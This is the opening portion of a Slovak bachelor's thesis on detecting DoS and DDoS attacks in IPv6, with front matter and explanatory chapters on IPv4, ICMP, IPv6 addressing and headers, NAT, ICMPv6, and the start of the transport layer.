VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ

DEPARTMENT OF TELECOMMUNICATIONS

DETEKCE DOS A DDOS ÚTOKŮ V IPV6

DETECTION OF DOS AND DDOS ATTACKS IN IPV6

BAKALÁŘSKÁ PRÁCE

BACHELOR'S THESIS

AUTOR PRÁCE — Tibor Frátrik

AUTHOR

VEDOUCÍ PRÁCE — Ing. Eva Holasová

SUPERVISOR

BRNO 2021

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Bakalářská práce

bakalářský studijní program **Informační bezpečnost**

Ústav telekomunikací

Student: Tibor Frátrik ***ID:*** 211787

Ročník: 3 ***Akademický rok:*** 2020/21

NÁZEV TÉMATU:

Detekce DoS a DDoS útoků v IPv6

POKYNY PRO VYPRACOVÁNÍ:

Hlavním cílem bakalářské práce je navrhnout a implementovat detekční metody na DoS a DDoS útoky zaměřené na IPv6 v rámci vlastní sestavené experimentální sítě. V teoretické části student provede rozbor současných DoS a DDoS útoků v návaznosti na IPv6. Na základě provedené analýzy student navrhne detekční, filtrační a mitigační metody, pomocí detekce anomálií a signatur převážně zaměřené na ICMPv6 (Router Discovery, Neighbour Discovery) a TCP/UDP, resp. L3–L4. V rámci praktické části práce student simuluje vybrané útoky (s využitím OS Kali Linux) a implementuje navržené detekční metody. Implementované metody budou následně otestovány.

DOPORUČENÁ LITERATURA:

[1] TAYYAB, Mohammad, Bahari BELATON a Mohammed ANBAR. ICMPv6-based DoS and DDoS AttacksDetection Using Machine Learning Techniques, Open Challenges, and Blockchain Applicability: A REVIEW. IEEE Access [online]. DOI: 10.1109/ACCESS.2020.3022963. ISSN 2169-3536.

[2] ELEJLA, Omar E., Bahari BELATON, Mohammed ANBAR, Basim ALABSI a Ahmed K. AL-ANI. Comparisonof Classification Algorithms on ICMPv6-Based DDoS Attacks Detection. Computational Science and Technology [online]. Singapore: Springer Singapore, 2019, 2019-08-28, , 347-357. Lecture Notes in Electrical Engineering.
DOI: 10.1007/978-981-13-2622-6_34. ISBN 978-981-13-2621-9.

Termín zadání: 1.2.2021 ***Termín odevzdání:*** 31.5.2021

Vedoucí práce: Ing. Eva Holasová

doc. Ing. Jan Hajný, Ph.D.
předseda rady studijního programu

ABSTRAKT

Táto bakalárska práca v teoretickej časti obsahuje popis sieťovej a trasportnej vrstvy. U jednotlivých vrstvách sú rozobrané aj ich protokoly. Ide predovšetkým o ich funkciu a bezpečnost. S týmito vrstvami súvisia aj jednotlivé útoky. V tejto práci sú spomenuté DoS (Denial-of-Service) a DDoS (Distributed Denial-of-Service) útoky. Ďalej sa v bakalárskej práci spomínanajú detekčné a mitigačné nástroje a aj možné riešenia. V praktickej časti sa nachádza popis detekcií, ktoré boli vytvorené v programe Snort Suricata a Scapy. Nakoniec boli jednotlivé detekcie a mitigácie aj odskúšané. Pri detekcií DoS útokov bolo v programoch Suriata a Snort zamerané predovšetkým na množstvo paketov za jednotku času. Detekcia v programe Scapy bola zameraná hlavne na jednotlivé porty transportnej vrstvy. Cieľom bolo aby DoS útoky boli detekované a aby nebol detekovaný obyčajný sieťový provoz.

Klúčové slova

DDoS, DoS, ICMP, TCP, UDP,IPv6

ABSTRACT

This bachelor thesis in the theoretical part contains a description of the network and transport layer. The protocols of individual layers are also discussed. It is primarily about their function and safety. Individual attacks are also related to these layers. In this thesis are mentioned DoS (denial-of-service) and DDoS (distributed denial-of-service) attacks. Furthermore, the bachelor thesis mentioned detection and mitigation tools, and the possible solutions. The practical part contains descriptions of detections that were created in the Snort and Suricata programs. Finally, the individual detections and mitigations were also tested. In the detection of DoS attacks, the Suriata and Snort programs focused primarily on the number of packets per unit time. Detection in the Scapy program was focused mainly on individual ports of the transport layer. The goal was for DoS attacks to be detected and for ordinary network traffic not to be detected.

Keywords

DDoS, DoS, ICMP, TCP, UDP, IPv6

FRÁTRIK, Tibor. Detekce DoS a DDoS útoků v IPv6 [online]. Brno, 2021 [cit. 2021-05-29]. Dostupné z: https://www.vutbr.cz/studenti/zav-prace/detail/133516. Bakalářská práce. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce Eva Holasová.

Vyhlásenie autora o pôvodnosti diela

Meno a priezvisko autora:	Tibor Frátrik
VUT ID autora:	211787
Typ práce:	Bakalárska práca
Akademický rok:	2020/21
Téma záverečnej práce:	Detekce DoS a DDoS útoků v IPv6

Vyhlasujem, že svoju bakalársku prácu na tému „Detekce DoS a DDoS útoků v IPv6“ som vypracoval samostatne pod vedením vedúcej bakalárskej práce a s použitím odbornej literatúry a dalších informačných zdrojov, ktoré sú všetky citované v práci a uvedené v zozname literatúry na konci práce.

Ako autor uvedenej bakalárskej práce ďalej vyhlasujem, že v súvislosti s vytvorením tejto bakalárskej práce som neporušil autorské práva tretích osôb, najmä som nezasiahol nedovoleným spôsobom do cudzích autorských práv osobnostných a/alebo majetkových a som si plne vedomý následku porušenia ustanovenia § 11 a nasledujúcich autorského zákona č. 121/2000 Sb., o práve autorskom, o právach súvisiacich s právom autorským a o zmene niektorých zákonov (autorský zákon), v znení neskorších predpisov, vrátane možných trestnoprávnych dôsledkov vyplývajúcich z ustanovenia časti druhej, hlavy VI. diel 4 Trestného zákoníka č. 40/2009 Sb.

V Brne dňa . . . .

podpis autora

POĎAKOVANIE

Chcel by som sa veľmi rád poďakovať pani profesorke Ing. Eve Holasovej za on-line konzultácie, odborné vedenie, cenné rady a pripomienky pri vypracovaní mojej bakalárskej práce.

V Brne dňa . . . .

podpis autora

Obsah

Zoznam obrázkov

Zoznam tabuliek

1. ÚVOD

Téma kybernetickej bezpečnosti v poslednom období stále viac a viac naberá na svojom význame. Tento fakt je spôsobený prudkým rozvojom informačných technológií. Mnoho ľudí si neuvedomuje, aké hrozby na nich číhajú v myslení, že nie sú pre potenciálnych útočníkov zaujímaví. Vďaka firmám sú zavádzané potrebné opatrenia s cieľom predísť kybernetickým útokom a hrozbám kybernetického priestoru, zabrániť však úplne všetkým hrozbám nedokážu. Môžu ale byť celkovo minimalizované riziká útoku a škody spôsobené potenciálnym útokom. Útoky sú vytvarané cez útočníkov lebo útočníkom ide predovšetkým o pomstu, finančný zisk, vydieranie, ideologickú vieru alebo kybernetickú vojnu. A jedným z týchto útokov sú útoky ako DoS a DDoS.

Úvodná časť bakalárskej práce je zameraná na jednotlivé protokoly sieťovej vrstvy ako je IPv4 (Internet Protocol version 4), IPv6 (Internet Protocol version 6) alebo ICMP (Internet Control Message Protocol). Je tu opísaný predovšetkým protokol IPv6, či už z pohľadu jeho hlavičky, rozdelenia, prideľovania adries alebo samotnej bezpečnosti.


V ďalšej kapitole je rozpísaná transportná vrstva. Obsah tejto kapitoly je zameraný na jej protokoly ako UDP (User Datagram Protocol) alebo TCP (Transmission Control Protocol).

Štvrtá kapitola je zameraná na jednotlivé útoky typu Dos a DDoS. Kde sa nachádzajú jednotlivé nástroje, či už na vytvorenie alebo na detekciu týchto útokov. V neposlednom rade sú tu aj spomenuté možné techniky detekcie alebo mitigácie Dos a DDoS útokov.


V šiestej kapitole je praktický znázornený postup vytvorenia detekcie a mitigácie jednotlivých vybraných útokov. Jednotlivé detekcie a mitigácie boli vytvorené v programoch Suricata, Snort a Scapy. Taktiež tieto detekcie a mitigácie obsahujú svoj vlastný matematický a grafický návrh.

2. SIEŤOVÁ VRSTVA

Sieťová vrstva je tretia vrstva v modeli ISO/OSI (International Organization for Standardization / Open Systems Interconnection) a druhá vrstva v modeli TCP/IP (Transmission Control Protocol / Internet Protocol). Na obrázku 2.1 je zobrazená sieťová vrstva v modeli ISO/OSI – ide o architektúru so siedmimi vrstvami, pričom každá vrstva má svoju špecifickú funkčnosť. Na obrázku 2.2 je zobrazená sieťová vrstva v modeli TCP/IP [1].



Obr. 2.1 Sieťová vrstva v modeli ISO/OSI



Obr. 2.2 Sieťová vrstva v modeli TCP/IP

Úlohy sieťovej vrstvy sú dve: smerovanie a logické adresovanie. U smerovania pri protokoloch sieťovej vrstvy je určené, ktorá trasa je vhodná od zdroja k cieľu. Logické adresovanie je určené na identifikáciu každého zariadenia v sieti. Logické adresovanie má na starosti väčšinou administrátor siete [1]. Za doručovanie paketov je zodpovedný IP protokol. IP protokol ma dve verzie – IPv4 a IPv6 [2].

2.1 Internet Protocol version 4

Adresa IPv4 predstavuje 32-bitové číslo. IPv4 adresy sú zapísané v bodkovej desiatkovej notácii. Súčasný adresný priestor je 2^{32} = 4294967296. Vďaka maske podsiete je IPv4 adresa rozdelená na sieťovú a hostiteľskú časť. V sieťovej časť je určené jedinečné číslo, ktoré je priradené k sieti. Zariadenie v sieti je jedinečne identifikované hostiteľskou časťou. Ak sa dá maska podsiete do binárnej podoby, tak všetky číslice 1, ktoré sa nachádzajú v maske podsiete predstavujú sieťovú časť IPv4 a všetky číslice 0 predstavujú hostiteľskú časť tiež IPv4. V desiatkovej sústave všetky číslice 255 predstavujú sieťovú časť a všetky číslice 0 predstavujú hostiteľskú časť [3].


IPv4 adresa 192.168.1.15

Maska podsiete 255.255.255.0

Obr. 2.3 IPv4 adresa a Maska podsiete

Formát Internet Protocol version 4 hlavičky

Dátová jednotka prijatá z transportnej vrstvy ISO/OSI je zapuzdrená paketom IP a k jej vlastnej hlavičke sú pridané informácie. Všetky informácie potrebné na doručenie paketu od zdroja k cieľu sú obsiahnuté v hlavičke IP. Veľkosť IPv4 hlavičky je od 20 do 60 bytov.



Obr. 2.4 IPv4 hlavička

Hlavička IPv4 obsahuje:

1. Verzia – Označenie verzie internetového protokolu.
2. Dĺžka záhlavia – Dĺžka celej hlavičky IP.
3. Typ služby – Položka, pri ktorej sa nesie značka pre mechanizmy zabezpečujúce služby s definovanou kvalitou služby QoS (Quality of service).
4. Celková dĺžka – Celková dĺžka IP paketu.


5. Identifikácia – Idenfifikácia pôvodného paketu.
6. Príznak – Ak je paket IP príliš veľký na spracovanie, tak pri týchto príznakoch je informované, či môžu byť fragmentované alebo nie.
7. Posun fragmentov– Určenie presnej pozície fragmentu v pôvodnom pakete IP
8. Doba života (TTL – Time To Live) – Hodnota u ktorej je definované koľko je maximálny počet skokov na prenosovej trase.
9. Protokol – Tu je popisané, že do akého protokolu paket patrí.
10. Kontrolný súčet hlavičiek – Je použiteľný na kontrolu bezchybného prijatia paketu. Ak súčet nesedí, tak je paket zahodený.
11. Zdrojová adresa – 32-bitová adresa odosielateľa.
12. Cieľová adresa – 32-bitová adresa príjemcu.
13. Možnosti – Voliteľné pole, v týchto možnostiach môžu byť obsiahnuté hodnoty pre možnosti ako zabezpečenie, záznam trasy, atď [4].

2.2 Internet Control Message Protocol

ICMP je protokol sieťovej vrstvy, ktorý je považovaný za súčasť protokolu IP a je teda povinne implementovaný na každom systéme s architektúrou TCP / IP. Cez IPv6 aj IPv4 je poskytovaná nespojovaná služba. Znamená to, že nie je vytvorená spätná väzba medzi koncovými uzlami a teda nie je zabezpečená možnosť vyslať správu zdrojovému systému, že počas prenosu datagramu bola vytvorená neštandardná situácia. Táto spätná väzba je vytvorená cez ďalší protokol sieťovej vrstvy, protokol ICMP. ICMP správy sú generované na všetkých uzloch, cez ktoré sú vytvárané prenosové cesty datagramu [5].

Hlavička Internet Control Message Protocolu

Hlavička ICMP paketu je veľká 32 bitov. Obsahuje pole **Typ** – 8-bitové pole pre označenie typu správy, pole **Kód** – 8-bitové pole pre označenie kódu správy a pole **Checksum** – 16-bitové pole pre kontrolný súčet.



Obr. 2.5 Hlavička ICMP paketu

Rozdelenie Internet Control Message Protocol správ

Správy protokolu ICMP sa delia na 3 skupiny: *Chybové, Informatívne* a *Diagnostické*. Pričom chybové sú správy, pri ktorých je vzniknutá reakcia na chyby v doručovaní paketov prostredníctvom protokolu IP. Buď je koncová stanica nedostupná alebo je zahltený smerovač. Sú označené špecifickým kódom uloženým v poli Typ hlavičky ICMP správy. V tabuľke 3 je zoznam najčastejších typov ICMP správ.

Typ	Správa ICMP
0	Echo reply
1	Unassigned
2	Unassigned
3	Destination Unreachable
4	Source Quench Error
5	Redirect Error
6	Alternate Host Address
7	Unassigned
8	Echo request
9	Router Advertisement
10	Router Solicitation
11	Time Exceeded
12	Parameter Problems Error
13	Time Stamp Request

Tab. 1 Typy ICMP správ

ICMP *echo request* (typ 8) – je správa diagnostická. Jedná sa o vyslanie požiadavky, aby bola na správu ICMP Echo reply odpoveď cez oslovený uzol čím je overená dostupnosť dotazovaného uzlu v IP sieti.

ICMP *echo reply* (typ 0) – Je odpoveď na správu *echo request.*

ICMP *Time Exceeded* (typ 11) – Je chybové hlásenie o nedoručení datagramu. V hlavičke je uvedený kód 0 alebo 1. Parameter TTL je používaný protokolom IP. Vďaka TTL je zaistené, aby paket nebol blúdiaci po sieti a po určitom počte smerovaní bol zahodený. Smerovač, pri ktorom je paket smerovaný, zníži hodnotu TTL o jedna a paket bude poslaný ďalej. Ak TTL dosiahne hodnotu 0, paket bude smerovačom zahodený a bude vygenerovaná správa ICMP Time To Live exceeded a následne bude poslaná odosielateľovi zahodeného paketu.

ICMP *Redirect Error* (typ 5) – Je informatívna správa o chybe v smerovacej tabuľke odosielateľa datagramu.

ICMP *Time Stamp Request* (typ 13) – Je správa, ktorá je používaná na časovú synchronizáciu.

ICMP *Source Quench Error* (typ 4) – Je chybové hlásenie o situácií na smerovači alebo cieľovom uzlu, doručované datagramy sa nestihajú prijať cez toto chybové hlásenie. Následne sa vyvolá reakcia na zníženie rýchlosti odosielania datagramov.

ICMP *Host unreachable* (typ 3) – Je chybové hlásenie o nedoručení datagramu. V hlavičke sú uvedené kódy 0 - 15. Premenná časť hlavičky nie je použitá, je naplnená nulami. Je to typ chybovej správy, ktorá je generovaná, ak nie je určené smerovačom, kam má byť paket poslaný [5].

Kód	Význam
1	Stanica nie je dostupná
2	Protokol na stanici nie je podporovaný
3	Port na stanici nie je podporovaný
4	Je potrebná fragmentácia, nastaviť príznak povolenia fragmentácie
5	Explicitné smerovanie nastavené na IP voľbách zlyhalo
6	Cieľová IP je neznáma
7	Cieľový uzol je neznámy
8	Administratívne zákazázanie prístupu k cieľovej IP sieti
9	Administratívne zákazázanie prístupu k cieľovemu uzlu
0	Sieť nie je dostupná.

Tab. 2 ICMP Host unreachable kódy

2.3 Internet Protocol version 6

Internet bol postupne rozširovaný a vznikalo viac a viac nových užívateľov. Vďaka tomu bolo potrebné poskytovať viac IP adries. Preto vznikol protokol IPv6. Oproti protokolu IPv4 je pri protokolu IPv6 poskytovaná zjednodušená a vylepšená hlavička paketu, pri ktorej je umožnené efektívnejšie smerovanie a tiež je podporované zvýšenie povinného zabezpečenie údajov prostredníctvom protokolu IPsec [3].

Architektúra bezpečnostných služieb pre sieťový prenos IP je definovaná cez protokol IPsec. IPsec je bezpečná sada sieťových protokolov, vďaka ktorej sa autentifikujú a šifrujú pakety údajov, aby bola zabezpečená šifrovana komunikácia medzi dvoma počítačmi. Existuje pre IPv4 a aj pre IPv6. Avšak IPsec je voliteľný doplnok v protokole IPv4, u protokolu IPv6 je však povinnou súčasťou. Sada protokolov určených na zabezpečenie sieťového prenosu IP prostredníctvom šifrovania sieťových paketov IP je popisaná protokolom Ipsec. Súčasťou protokolu IPsec sú aj protokoly, u ktorých sú definované kryptografické algoritmy používané na šifrovanie, dešifrovanie a autentizáciu paketov, ako aj protokoly potrebné na bezpečnú výmenu kľúčov [6] .

Postupne sa rozrastá počet zariadení s potrebou konektivity a tým sa zvyšuje adresný priestor. Tento problém vedie k vyčerpaniu adresného priestoru. Tento problém je riešený prostredníctvom adries IPv6, ktoré sú zostavené zo 128 bitov, čo predstavuje 2^{128} adries a tým je zvýšený adresný priestor. Adresy IPv6 sú zapísané ako 8 sekcií po 16 bitoch oddelených dvojbodkami. Sú vyjadrené v hexadecimálnom vyjadrení, takže sekcie majú označenie od 0 do FFFF. Zvyčajne u prvých 64 bitov je predstavená adresa siete a u posledných 64 bitov je predstavený identifikátor rozhrania.

AAAA: AAAA: AAAA: AAAA: AAAA: AAAA: AAAA: AAAA

Obr. 2.6 Všeobecný tvar IPv6 adresy

Ak sú sekcie ohraničené dvojbodkami, tak potom úvodné nuly v každej sekcií môžu byť vynechané. Ak majú dve alebo viac po sebe nasledujúce sekcie všetky nuly, môžu byť zapísané do dvojitej dvojbodky, ale na jednu adresu iba raz [1].

3FFE**::**1:200:F8FF:FE75:50DF

Obr. 2.7 IPv6 adresa s dvojitými dvojbodkami

Mechanizmy umožňujúce hladký prechod od Internet Protocol version 4

Jedným z významných problémov je, že tieto dva formáty adries IP nie sú kompatibilné. Avšak cez tieto mechanizmy je umožnená dočasná funkčnosť oby dvoch protokolov zároveň. Existujú tri skupiny:

- Dvojitý zásobník

Dvojitý zásobník (Dual stick) znamená, že software aj hardwer je podporovaný IPv4 aj IPv6. Taktiež je dátový prenos IPv4 a IPv6 súčasne spracovávaný prostredníctvom poskytovateľoch internetového pripojenia [7].

- Tunelovanie

Tunelovanie sa chápe ako zabalenie jednoho protokolu do druhého. Pri jejto technike je umožnená komunikáciu cez sieť s odlišnou verziou protokolu IP [8].

- Preklad adries

Preklad adries znamené, že adresy sú prekladané jedná za druhú. Obecne sa technika nazýva NAT-PT (Network Address Translation - Protocol Translation) [9] .

Základné druhy internet protocol version 6 adries

- Individuálne (Unicat) – Adresy, pri ktorých sa identifikujú jednotlivé sieťové rozhrania, tak aby na ne mohli byť zasielané pakety. Je predpokladané, že veľká väčšina internetového prenosu je unicast, a práve z tohto dôvodu je najväčší pridelený blok adresného priestoru IPv6 určený na unicastové adresovanie.

Prefix	Význam
2000::/3	Globálne individuálne adresy
fe80::/10	Individuálne lokálne linkové adresy
::1/128	Lokálna smyčka
::/128	Nedefinovaná adresa
fc00::7	Unikátna individuálna lokálna smyčka
ff00::/8	Skupinová adresa

Tab. 3 Unicastové adresy

- Skupinové (Multicast) – Sú určené pre adresovanie skupín. Pakety odoslané na túto adresu sú doručené všetkým členom skupiny.

- Výberové (Anycast) – Pakety sú posielané len jedinemu najbližšiemu členovi skupiny [10].

2.4 Dynamic Host Configuration Protocol

Pod DHCP serverom sa rozumie zariadenie, pri ktorom sú pridelené klientom IP adresy. Túto starosť majú smerovače, lebo vďaka ním sú pridelené klientom IP adresy. Ak sa v sieti nenachádza DHCP server, tak IP adresy musia byť pridelené manuálne. Pomocou novej verzie IPv6 je odstranené toto obmedzenie. Ak je na sieťovom rozhraní aktivované IPv6, tak je pridelené cez operačný systém tomuto rozhraniu lokálna linková adresa pomocou predčíslia FE80:: a hodnoty vypočítanej z MAC (Media access control) adresy toho istého rozhrania. Keďže lokálna linková adresa je pochádzaná z MAC adresy, tak je unikátna.

Na sieťovom rozhraní sa čaká, kedy bude prijatá správa RA (Router Advertisement) u operačného systému od smerovačov, pričom správy RA sú odoslané cez IPv6 smerovač. V správach RA sú obsiahnuté informácie o smerovači a o IPv6 adrese siete v ktorej sa nachádza stanica. IPv6 adresa stanice je vytvorená tak, že je spojené predčíslie siete získanej zo správy RA s hodnotou vypočítanou zo svojej MAC adresy. Na koniec je pridelené sieťové rozhranie stanici. To znamená, že nie vďaka protokolu DHCP, ale vďaka RA správ je pridelená unikátna IPVv6 adresa stanici [11].

2.5 Network Address Translation

NAT je preklad sieťových adries, vďaka nemu je umožňené, aby boli rozsahy súkromných adries reprezentované jednou verejnou adresou. Avšak adresy IPv4 sú prekladané na adresy IPv6 sieťových zariadení prostredníctvom IPv6 NAT. Protokol IPv6 NAT tiež pomáha prekladať adresu medzi hostiteľmi protokolu IPv6. Zdrojový NAT, cieľový NAT a statický NAT je podporovaný cez IPv6 NAT. Zdrojový NAT je preklad zdrojovej adresy IP paketu. Zdrojový NAT je používaný na umožnenie

staniciam so súkromnými IP adresami prístup do verejnej siete. Cieľový NAT je preklad cieľovej adresy IP paketu a je používaný na presmerovanie prenosu určeného pre virtuálnu stanicu na skutočnú stanicu. Statický NAT je používaný na preklad cieľovej IP adresy v jednom smere a preklad zdrojovej IP adresy v opačnom smere. Zo zariadenia NAT je pôvodná cieľová adresa IP virtuálnej stanice, zatiaľ čo druhá adresa je skutočná adresa IP stanice, napr. preklad jednej podsiete IPv6 do inej podsiete IPv6 [12].

Bezpečnosť Internet Protocol version 6

Nové a inovatívne spôsoby využívania protokolu IPsec su podporované protokolom IPv6. Existuje veľa klientov, pri ktorých je používaný protokol IPsec na zabezpečenie všetkých prenosov v rámci svojich dátových centier.

Ďalším pojmom je skenovanie. Útočníkom je znemožnené skenovanie podsietí IPv6, lebo sa tu nachádza enormný počet adries podsietí IPv6 [13].

Jedným z problematických problémov je nachádzaný v hlavičke rozšírenia tzv. hlavička možnosti Hop-by-Hop. Každý uzol IPv6, pri ktorom je kontrolovaná, smerovaná alebo inak sledovaná hlavička IP, tak musí byť spracovaná hlavička možnosti Hop-by-Hop. Najzaujímavejšie je, že hlavička možnosti Hop-by-Hop je všeobecná a je navrhnutá na vyplnenie TLV (Type-Length-Values). Tieto TLV sú neobmedzené, čo znamená, že do hlavičky možnosti Hop-by-Hop môže byť vložené prakticky akékoľvek množstvo akýchkoľvek údajov. V súhrne to znamená, že hlavička možnosti Hop-by-Hop môže byť použitá na uskutočnenie efektívneho útoku typu Denial of Service. Pretože hlavičky rozšírenia sú súčasťou paketu IP, musia byť identifikované a riešené aspoň niektorým z uzlov na ľubovoľnej ceste IPv6. Integrita spojenie typu end-to-end je taktiež podporovaná protokolom IPv6 [14] .

Formát hlavičky internet protocol version 6

Veľkosť IPv6 hlavičky je fixne daná – 40 bytov. Hlavička IPv6 obsahuje: verziu, triedu provozu, identifikáciu toku dát, celkovú dĺžku prenášaných dát, skokový limit, zdrojovú a cieľovú adresu, hlavičku rozšírenia a ďalšiu hlavičku.

Obr. 2.8 Hlavička IPv6

Hlavička IPv6 obsahuje:

1. Verzia – Je označovaná verzia internetového protokolu.
2. Priorita / Trieda prevozu – Je označená trieda alebo priorita paketa IPv6. Pomáha smerovačom zvládnuť prenos na základe priority paketu.
3. Identifikácia toku dát – Sa používa na označenie paketov patriacich k rovnakému toku. Cez identifikáciu toku dát je umožňnené jednoduchšie smerovanie.
4. Celková dĺžka prenášaných dát – Je udávaná celková dĺžka prenášaných dát.
5. Ďalšia hlavička – Je označený typ hlavičky rozšírenia za hlavičkou IPv6. V niektorých prípadoch sú tu označené protokoly obsiahnuté v pakete vyššej vrstvy, napríklad TCP alebo UDP.
6. Skokový limit – Tu je ukázané, že koľko smerovačov môže paket prekonať. Jeho hodnota je znížená o jeden každým uzlom, ktorým je posielaný ďalej paket, a paket je zahodený, ak sa hodnota zníži na 0.
7. Zdrojová adresa – 128-bitová adresa odosielateľa.
8. Cieľová adresa – 128-bitová adresa príjemcu.
9. Hlavička rozšírenia – Ďalšie pole hlavičky pevnej hlavičky protokolu IPv6, pri ktorej je ukazané na prvú hlavičku rozšírenia a táto prvá hlavička rozšírenia je smerovaná na druhú hlavičku rozšírenia, atď [15] .

2.6 Internet Control Message Protocol version 6

ICMPv6 je implementácia ICMP protokolu pre IPv6. Hlavička protokolu pozostáva z: 8-bitové pole **typ správy**, 8-bitové pole **kód správy** a 16-bitové pole **checksum**. U ICMPv6 je pridaná funkcionalita protokolov ARP (Address Resolution Protocol) a IGMP (Internet Group Membership Protocol). Správy ICMPv6 sú klasifikované ako chybové správy a informatívne správy. Chybové hlásenie je označené hodnotami v rozsahu od 0 do 127, zatiaľ čo informatívne správy sú označené hodnotami v rozmedzí 128 až 255.

Ak sú zasielané chybové pakety cez uzol, tak u správy ICMP bude signalizovaná chyba prvému paketu a potom to bude robené pravidelne, s pevnou minimálnou periódou alebo maximálnym zaťažením pevnej siete. Chybová správa ICMP nikdy nesmie byť odoslaná ako odpoveď na inú chybovú správu ICMP.

Správy ICMPv6 sú prenášané paketami IPv6, v ktorých je hodnota IPv6 Next Header pre ICMPv6 nastavená na hodnotu 58 [16].

Typ	Správa
1	Destination Unreachable
2	Packet Too Big
3	Time Exceeded
4	Parameter Problem
128	Echo Request
129	Echo Reply
137	Redirect

Tab. 4 Vybrané Typy ICMPv6 správ

2.7 Porovnanie Internet Protocol version 4 a Internet Protocol version 6

Spolu IPv4 a IPv6 sú protokoly sieťovej vrstvy. No to neznamená, že majú spoločné všetky vlastnosti. Odlišne vlastnosti IPv4 a IPv6 sú zobrazené v tabuľke 2.


IPv4	IPv6
Adresný priestor je 2^32 adries	Adresný priestor je 2^128 adries
Veľkosť IPv4 hlavičky je 20-60 bytov	Veľkosť Ipv6 hlavičky je fixne daná – 40 bytov
Zdrojová aj cieľová adresa má 32 bitov	Zdrojová aj cieľová adresa má 128 bitov
Zložitejšia hlavička	Jednoduchšia hlavička
Decimálne vyjadrenie adries	Hexadecimálne vyjadrenie adries
DHCP	RA správy
Funkčný NAT	Funkčný NAT, zdrojový NAT + cieľový NAT + statický NAT
IPsec dobrovoľný	IPsec povinný
Ne je tu podpora multicastového adresovania	Podpora multicastového adresovania
Nie je tu integrita spojenia typu end-to-end	Integrita spojenia typu end-to-end

Tab. 5 Porovnanie protokolov IPv4 a IPv6

3. TRANSPORTNÁ VRSTVA

Transportná vrstva je štvrtá vrstva v modeli ISO/OSI a tretia vrstva v modeli TCP/IP. U transportnej vrstvy su prijímané údaje z relačnej vrstvy a delelené na menšie segmenty, ktoré sú potom určené na prenos cez sieť. Vo všeobecnosti platí, že transportná vrstva je zodpovedná za bezchybné doručenie údajov v správnom poradí. Medzi dvoma procesmi (aplikačné programy) je prebiehaná komunikácia na transportnej vrstve. Dva transportné protokoly sú využívané transportnou vrstvou: UDP a TCP. Tieto transportné protokoly sú bližšie popísané v kapitole 3.1 a 3.2. Na obrázku 3.1 je zobrazená transportná vrstva v modeli ISO/OSI [17].

Obr. 3.1 Tranportná vrstva v modeli ISO/OSI



Obr. 3.2 Tranportná vrstva v modeli TCP/IP

Čísla portov

Na identifikáciu jednotlivých procesov bežiacich na cieľovom hostiteľovi sú použité čísla portov. Číslo portu cieľového procesu je taktiež používané serverom, a na odpoveď je pužité číslo portu odosielateľa. Čísla portov majú veľkosť 16 bitov, rozsah je medzi 0 a 65535. Základné delenie portov je zobrazené v tabuľke 6. Kde je popísané aj ich označenie a využitie. V tabuľke 7 sú následne zobrazené vybrané známe porty [18].

Rozsah čísiel portov	Označenie	Využitie
